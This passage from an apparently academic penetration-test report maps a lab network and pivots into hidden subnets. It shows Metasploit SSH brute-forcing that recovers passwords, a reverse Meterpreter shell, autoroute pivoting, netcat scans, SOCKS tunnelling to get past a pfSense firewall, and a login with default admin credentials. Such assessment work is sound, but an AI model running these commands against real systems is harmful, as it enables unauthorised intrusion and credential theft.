As it can be seen from the figure, DHCPOFFER packet was sent from 192.168.0.203 to the Kali machine. Therefore, it is understood that the machine with the assigned IP address 192.168.0.203 is a DHCP server.

3.4 Discovered Layer 2 Switch between Router1, Kali Machine, PC3 and DHCP Server

In order to understand the logical network location of Router1, Kali machine, PC3 and DHCP Server, 'traceroute' command tool was utilised to determine the path between Kali machine and other mentioned network devices.

Command 'traceroute' run to determine the path between the Kali machine and Router1.

```
root@kali:~# traceroute 192.168.0.193
traceroute to 192.168.0.193 (192.168.0.193), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.934 ms  0.825 ms  0.748 ms
```

Figure 16: Issued command 'traceroute' returned the path between the Kali machine and Router1

Command 'traceroute' run to determine the path between the Kali machine and the DHCP server.

```
root@kali:~# traceroute 192.168.0.203
traceroute to 192.168.0.203 (192.168.0.203), 30 hops max, 60 byte packets
 1  192.168.0.203 (192.168.0.203)  0.507 ms  0.439 ms  0.430 ms
```

Figure 17: Issued command 'traceroute' returned the path between the Kali machine and the DHCP server

Command 'traceroute' run to determine the path between the Kali machine and the 192.168.0.200 machine.

```
root@kali:~# traceroute 192.168.0.210
traceroute to 192.168.0.210 (192.168.0.210), 30 hops max, 60 byte packets
 1  192.168.0.210 (192.168.0.210)  0.640 ms  0.607 ms  0.598 ms
```

Figure 18: Issued command 'traceroute' returned the path between the Kali machine and the 192.168.0.200 machine

As it can be seen from the figures above, the Kali machine is directly communicating to the mentioned hosts. Therefore, the findings suggest that the Router1, Kali Machine, PC3 and DHCP server are located in the same subnetwork and a switch handles the communication between these hosts. The deployed switch does not have an assigned IP address as it was not discovered during the scanning of the network. As a result, these findings suggest that the deployed switch is a Layer 2 switch.

3.5 DISCOVERED HOST 172.16.221.237

As it can be seen from the figure (see Figure 5), Router1's network interface is logically located in the 172.16.221.0/24 subnetwork.

Following that, a basic Nmap TCP scan was run in order to examine the discovered subnet – 172.16.221.0/24 and a new host 172.16.221.237 was found. The basic Nmap scan suggests that the machine 172.16.221.0 is a web server as it is running Apache Web Server software. Detailed TCP port, including version and operating system detection scan, can be found in Appendix A.

```
Nmap scan report for 172.16.221.237
Host is up (0.00071s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
```

Figure 19: A basic Nmap TCP port scan results of the 172.16.221.237 machine

The exploitation of the 172.16.221.237 was conducted and its details can be found in the exploitation section of the report (See Exploiting the Apache Web Server 2 (172.16.221.237)).

To confirm the logical location of the found 172.16.221.237 machine, further examination was carried out.

As it is seen in the Figure 13 discovered 172.16.221.0/24 subnet can be accessed via 192.168.0.229 (Router2), which can then be accessed by 192.168.0.225 (see Figure 10).

```
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 04:49:15
```

Figure 20: Excerpt from the Router3 routing table (Figure 13)

```
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 04:47:37
```

Figure 21: Excerpt from the Router2 routing table (Figure 10)

Conclusively, the 172.16.221.0/24 is directly connected to the network interface 'eth2' of the Router1. Therefore, the discovered 172.16.221.237 machine is logically located next to the Router1.

```
O   172.16.221.0/24 [110/10] is directly connected, eth2, 04:51:17
C>* 172.16.221.0/24 is directly connected, eth2
```

Figure 22: Excerpt from Router1 ip routes table (Figure 7)

3.6 DISCOVERED HOST 13.13.13.13

During the initial network scanning stage, it was found that the host 192.168.0.210 has a 2049 (NFS) port open. The NFS shares of the 192.168.0.210 machine were mounted on the Kali machine and user 'xadmin' password was retrieved (See Obtaining the User 'xadmin' Credentials (192.168.0.210)). Identical user 'xadmin' credentials were used to log in as a user 'xadmin' to 192.168.0.34 via the SSH connection.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Wed Oct 28 20:22:48 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ whoami
xadmin
```

Figure 23: Successful SSH connection to the 192.168.0.34 as a user 'xadmin'

It is important to note that the user 'xadmin' is assigned to a sudo user group and the credentials are identical which allows the attacker to escalate privileges.

```
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin# whoami
root
```

Figure 24: Successful login as 'root' on the 192.168.0.34 machine

By running the 'ifconfig' command on the 192.168.0.34 machine, it was discovered that the machine has a network interface enabled to access another subnet 13.13.13.0/24.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:92587 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84983 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22447112 (22.4 MB)  TX bytes:22729814 (22.7 MB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:11094 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15274 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:868730 (868.7 KB)  TX bytes:1141021 (1.1 MB)
```

Figure 25: Results of the issued 'ifconfig' command on the 192.168.0.34 machine

In order to discover the available hosts in the 13.13.13.0/24 subnet, a bash script command was run to send ICMP ping packets to discover the unknown hosts. The results of the scan indicate a new host with an assigned IPv4 address 13.13.13.13.

```
xadmin@xadmin-virtual-machine:~$ for i in {1..254};do ping -c 1 13.13.13.$i;done | grep "bytes from"
64 bytes from 13.13.13.12: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 13.13.13.13: icmp_seq=1 ttl=64 time=0.390 ms
```

Figure 26: Bash script command run to examine the network subnet 13.13.13.0/24

192.168.0.34 Host Used as a Pivot Point

The 192.168.0.34 machine was used as a pivot point to gain access to the 13.13.13.0/24 subnetwork from the Kali machine.

Metasploit framework auxiliary module called 'scanner/ssh/ssh_login' was used in order to issue an SSH connection to the 192.168.0.34 machine from the Kali machine. The identical user 'xadmin' credentials were used for logging in into the 192.168.0.34 machine via the SSH connection. The procedure is detailed below.

```
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the cu
rrent database
   DB_ALL_PASS       false            no        Add all passwords in the current database to t
he list
   DB_ALL_USERS      false            no        Add all users in the current database to the l
ist
   PASSWORD          plums            no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.0.34     yes       The target host(s), range CIDR identifier, or
hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a ho
st
   THREADS           1                yes       The number of concurrent threads (max one per
host)
   USERNAME          xadmin           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated
by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

Figure 27: Set options for the Metasploit framework auxiliary module 'scanner/ssh/ssh_login'

Shell session was successfully opened after running the auxiliary module.

```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.0.34:22 - Success: 'xadmin:plums' ''
[*] Command shell session 2 opened (192.168.0.200:35067 → 192.168.0.34:22) at 2020-12-30 08:02:02
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 28: Opened a shell session on the 192.168.0.34 machine

The opened command shell session to the 192.168.0.34 machine was then upgraded to a Meterpreter shell as it is required for the Metasploit module called 'multi/manage/autoroute' used in further steps.

```
msf5 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payloa
d (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on.
```

Figure 29: Set options for the Metasploit framework post-exploitation module 'multi/manage/shell_to_meterpreter'

The upgrade to a Meterpreter shell was successful and a Meterpreter session 3 was opened.

```
msf5 post(multi/manage/shell_to_meterpreter) > run

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.200:4433
[*] Sending stage (985320 bytes) to 192.168.0.34
[*] Meterpreter session 3 opened (192.168.0.200:4433 → 192.168.0.34:48338) at 2020-12-30 08:10:46
 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```

Figure 30: Successful upgrade to a Meterpreter shell

A route was configured to access the 13.13.13.0/24 subnet. The configured routing enables to pivot through the 192.168.0.34 machine. The route was added using the Metasploit post-exploitation module called 'multi/manage/autoroute' via an existing Meterpreter session, i.e. session 3. The figure below displays the set options for the 'autoroute' module.

```
msf5 post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required
   ----     ---------------  --------
   CMD      autoadd          yes
   NETMASK  255.255.255.0    no
   SESSION  3                yes
   SUBNET                    no
```

Figure 31: Set options for the Metasploit framework post-exploitation module 'multi/manage/autoroute'

To confirm the configured routing, a ‘route’ command was run.

```
msf5 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   13.13.13.0         255.255.255.0      Session 3
   192.168.0.32       255.255.255.224    Session 3
```

Figure 32: Displayed the IPv4 routing table

By utilising the Metasploit auxiliary module called ‘scanner/portscan/tcp’, a TCP port scan was run against the host to enumerate for open TCP services. The figure below displays the set options for the port scanning module.

```
msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in millisec
onds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/-
 DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       13.13.13.13      yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```

Figure 33: Set options for the Metasploit framework auxiliary module ‘scanner/portscan/tcp’

The results of the TCP portscan showed a 22 port (SSH) open on the 13.13.13.13 machine.

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 13.13.13.13:          - 13.13.13.13:22 - TCP OPEN
[*] 13.13.13.13:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 34: TCP port 22 (SSH) open on the 13.13.13.13 machine

Following that, Metasploit auxiliary module scanner/ssh/ssh_login was utilised to brute force the user ‘xadmin’ credentials in order to connect via the SSH to the newly discovered machine 13.13.13.13.

```
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                                                Required
   ----              ---------------                                                --------
   BLANK_PASSWORDS   false                                                          no
   BRUTEFORCE_SPEED  5                                                            yes
   DB_ALL_CREDS      false                                                        no
   DB_ALL_PASS       false                                                        no
   DB_ALL_USERS      false                                                        no
   PASSWORD                                                                       no
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/password.lst  no
   RHOSTS            13.13.13.13                                                  yes
   RPORT             22                                                           yes
   STOP_ON_SUCCESS   false                                                        yes
   THREADS           1                                                            yes
   USERNAME          xadmin                                                       no
```

Figure 35: Set options for the Metasploit framework auxiliary module 'scanner/ssh/ssh_login'

The user 'xadmin' password was successfully brute-forced and it was discovered that the user 'xadmin' password is set to '!gatvol'.

```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 13.13.13.13:22 - Success: 'xadmin:!gatvol' ''
[*] Command shell session 8 opened (192.168.0.200-192.168.0.34:0 → 13.13.13.13:22) at 2020-12-30
 10:02:56 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 36: Successfully brute forced the user 'xadmin' credentials

The SSH session was successfully established to the 13.13.13.13 machine using the brute-forced user 'xadmin' credentials.

```
xadmin@xadmin-virtual-machine:~$ ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Oct 29 00:57:10 2020 from 13.13.13.12
```

Figure 37: Successful login to the 13.13.13.13 machine via SSH

It is important to note that the user 'xadmin' is assigned to a sudo user group and the password is identical, i.e. '!gatvol' which allows the attacker to easily escalate privileges.

```
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin# whoami
root
```

Figure 38: Switched to the user 'root' using the password '!gatvol'

Networking commands were run on the machine in order to search for new networks. However, no findings were found that suggested that the 13.13.13.13 machine is connected to an additional network.

3.7 DISCOVERED HOST 192.168.0.234

As it can be seen from the Figure 13, an unknown host entry – 192.168.0.234 eth2 – can be seen in the ARP table of the Router3. The unknown host was not discovered during the initial Nmap TCP and UDP scans. These findings suggest that the traffic is filtered on the network, as traffic from the Kali machine to the 192.168.0.234 machine is blocked.

Furthermore, it can be seen from Router3 routing table (see Figure 13), 192.168.0.240/30 can be accessed via 192.168.0.234 eth2 interface. Therefore, that suggests that the traffic sent to the host 192.168.0.242 is sent through the 192.168.0.234 host.

Further examination was allowed to be carried out by exploiting a security vulnerability on the 192.168.0.242 machine – see Exploiting the Web Server (192.168.0.242). User 'root' access was obtained and a netcat utility was used to enumerate and issue port 20 to 80 scans against the 192.168.0.234 host. The 'netcat' command was run from the 192.168.0.242 host.

```
root@xadmin-virtual-machine:~# nc -zv 192.168.0.234 20-80
```

Figure 39: Netcat utility command run to scan the 20 to 80 ports of the 192.168.0.234 host

The performed portscan found that port 53 (DNS) and port 80 (HTTP) is open on the 192.168.0.234 machine.

```
Connection to 192.168.0.234 53 port [tcp/domain] succeeded!
```

Figure 40: Port 53 (DNS) open on the 192.168.0.234 machine

```
Connection to 192.168.0.234 80 port [tcp/http] succeeded!
```

Figure 41: Port 80 (HTTP) open on the 192.168.0.234 machine

The mentioned findings include great evidence to suggest that the host 192.168.0.234 is a firewall. Moreover, it can be seen from the following sections of the report, it was discovered that the IPv4 address 192.168.0.234 is assigned to a firewall.

3.7.1 Accessing the PfSense Firewall Administrative Interface via Dynamic Port Forwarding

As seen in a Figure 41, port 80 is open on the machine 192.168.0.234. However, the traffic is filtered from the Kali machine to the 192.168.0.234 machine. In order to bypass traffic filtering to access the firewall interface, port forwarding was set up via 192.168.0.242.

Configuration

The Kali machine was set up as a SOCKS proxy server to listen on port 9050 to allow connection to the remote host, i.e. the 192.168.0.242 machine. Any traffic passed through port 9050 was then passed through the SOCKS proxy tunnel to the 192.168.0.242 machine. The user 'root' credentials obtained during the exploitation of the 192.168.0.242 machine (see Exploiting the Web Server (192.168.0.242)) were used to issue the command shown below.

```
root@kali:~# ssh -NfD 9050 root@192.168.0.242
root@192.168.0.242's password:
```

Figure 42: Run 'ssh' command in order to issue the port forwarding connection to 192.168.0.242 host

Set options of the command explained:

- '-N' – does not execute the remote command, i.e. a command shell is not opened as it would normally be upon successful SSH connection
- '-f' – backgrounds the SSH connection
- '-D' – enables dynamic application-level port forwarding

Proxychains tool was used in order to force the connection to follow through the set up SOCKS5 proxy. To enable that, localhost address 127.0.0.1 port 9050 was added to the configuration file of the proxychains tool.

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 9050



"/etc/proxychains.conf" 67L, 1652C
```

Figure 43: Edited configuration file of the proxychains tool

Proxychains was then used to launch a Firefox browser instance and tunnel HTTP traffic through the set-up proxy.

```
root@kali:~# proxychains firefox
ProxyChains-3.1 (http://proxychains.sf.net)
```

Figure 44: Launched proxychains command to open a Firefox browser instance with set-up proxy connection

Accessing the PfSense Firewall Interface

It was navigated to http://192.168.0.234 on the browser and pfSense firewall login interface was displayed.




Figure 45: Displayed pfSense firewall on http://192.168.0.234

Open-source intelligence gathering was conducted and the default credentials for accessing the pfSense administrative interface were discovered. The default password for the user 'admin' is 'pfsense' (PfSense, 2020).

Upon a successful login into the administrative interface of the pfSense firewall, detailed system information was identified.




Figure 46: System information of the pfSense firewall system

The set-up network interfaces on the pfSense firewall were discovered.




Figure 47: Set-up network interfaces on the pfSense firewall system

Stored IPv4 routing table on the pfSense firewall was accessed which revealed key information about the network.

IPv4 Routes

Destination	Gateway	Flags	Use	Mtu	Netif	Expire
default	192.168.0.233	UGS	15849	1500	em0	
127.0.0.1	link#7	UH	12892	16384	lo0	
172.16.221.0/24	192.168.0.233	UG1	0	1500	em0	
192.168.0.32/27	192.168.0.233	UG1	0	1500	em0	
192.168.0.64/27	192.168.0.97	UG1	0	1500	em1	
192.168.0.96/27	link#2	U	0	1500	em1	
192.168.0.98	link#2	UHS	0	16384	lo0	
192.168.0.128/27	192.168.0.233	UG1	0	1500	em0	
192.168.0.192/27	192.168.0.233	UG1	11	1500	em0	
192.168.0.224/30	192.168.0.233	UG1	0	1500	em0	
192.168.0.228/30	192.168.0.233	UG1	0	1500	em0	
192.168.0.232/30	link#1	U	193266	1500	em0	
192.168.0.234	link#1	UHS	0	16384	lo0	
192.168.0.240/30	link#3	U	51494	1500	em2	
192.168.0.241	link#3	UHS	0	16384	lo0	

Figure 48: IPv4 routing table stored on the pfSense firewall

The set firewall rules for the DMZ, WAN and LAN area of the network were found.


The figure below displays the discovered firewall rules for the DMZ area of the network.

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue
✓	0 /193 KiB	IPv4 *	*	*	192.168.0.66	*	*	none
✗	0 /18 KiB	IPv4 *	*	*	192.168.0.64/27	*	*	none
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none
✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none
✗	0 /190 KiB	IPv4 *	*	*	LAN net	*	*	none
✓	22 /10.57 MiB	IPv4 *	*	*	*	*	*	none

Figure 49: Discovered firewall rules for the DMZ area of the network

As it can be seen from the image below, a firewall rule is set to only allow access to the 192.168.0.66 machine.




Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue
☐ ✔	0 /193 KiB	IPv4 *	*	*	192.168.0.66	*	*	none

Figure 50: Excerpt from the Figure 49 displaying the discovered DMZ firewall rules, displaying the rule for 192.168.0.66 destination address


Upon further inspection of the rules, the reason that the connection to the http://192.168.0.241 address was dropped was identified. It was discovered that a firewall rule was set to block any incoming connection to http://192.168.0.241. The particular set-up firewall rule is a great security feature that enables blocking unnecessary and potentially dangerous incoming connections.



☐ ✖	0 /0 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none

Figure 51: Excerpt from the Figure 49 displaying the discovered DMZ firewall rules, displaying the rule for 192.168.0.241 destination address

The figure below displays the discovered firewall rules for the WAN area of the network.




Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue
☐ ✔	0 /31.46 MiB	IPv4 *	*	*	192.168.0.242	*	*	none
☐ ✔	0 /900 B	IPv4 OSPF	*	*	*	*	*	none

Figure 52: Discovered firewall rules for the WAN area of the network

As it can be seen from the figure, a firewall rule is set to allow access to the 192.168.0.242 for the WAN area of the network. The set firewall rule is the reason 192.168.0.242 could be accessed from the Kali machine.

The figure below displays the discovered firewall rules for the LAN area of the network.



Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue
✔	0 /0 B	*	*	*	LAN Address	80	*	*
☐ ✔	0 /632 B	IPv4 *	*	*	*	*	*	none
☐ ✔	0 /0 B	IPv6 *	LAN net	*	*	*	*	none

Figure 53: Discovered firewall rules for the LAN area of the network

Command prompt allowing command execution was discovered under the diagnostics menu tab. The feature enabling command execution was then utilised to further investigate the network.

Command 'ifconfig' was run to determine the configured networking interfaces and further examine the network.

Shell Output - ifconfig

```
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:50:56:99:a3:11
        inet6 fe80::250:56ff:fe99:a311%em0 prefixlen 64 scopeid 0x1
        inet 192.168.0.234 netmask 0xfffffffc broadcast 192.168.0.235
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
em1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:50:56:99:8a:22
        inet6 fe80::250:56ff:fe99:8a22%em1 prefixlen 64 scopeid 0x2
        inet 192.168.0.98 netmask 0xfffffffe0 broadcast 192.168.0.127
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
em2: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:50:56:99:5a:66
        inet6 fe80::250:56ff:fe99:5a66%em2 prefixlen 64 scopeid 0x3
        inet 192.168.0.241 netmask 0xfffffffc broadcast 192.168.0.243
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
```

Figure 54: Results of the issued 'ifconfig' command on the pfSense firewall machine

3.7.2 Bypassing the PfSense Firewall Filtering

SSH tunnel was created in order to bypass the firewall filtering and access the restricted parts of the network. SSH tunnel enabled forwarding of the traffic from the Kali machine to the web server – 192.168.0.242.

As mentioned in the earlier section, upon successful exploitation of the 192.168.0.242 machine, the user 'root' password was obtained. The user 'root' credentials were used in order to create the SSH tunnel.

Configuration

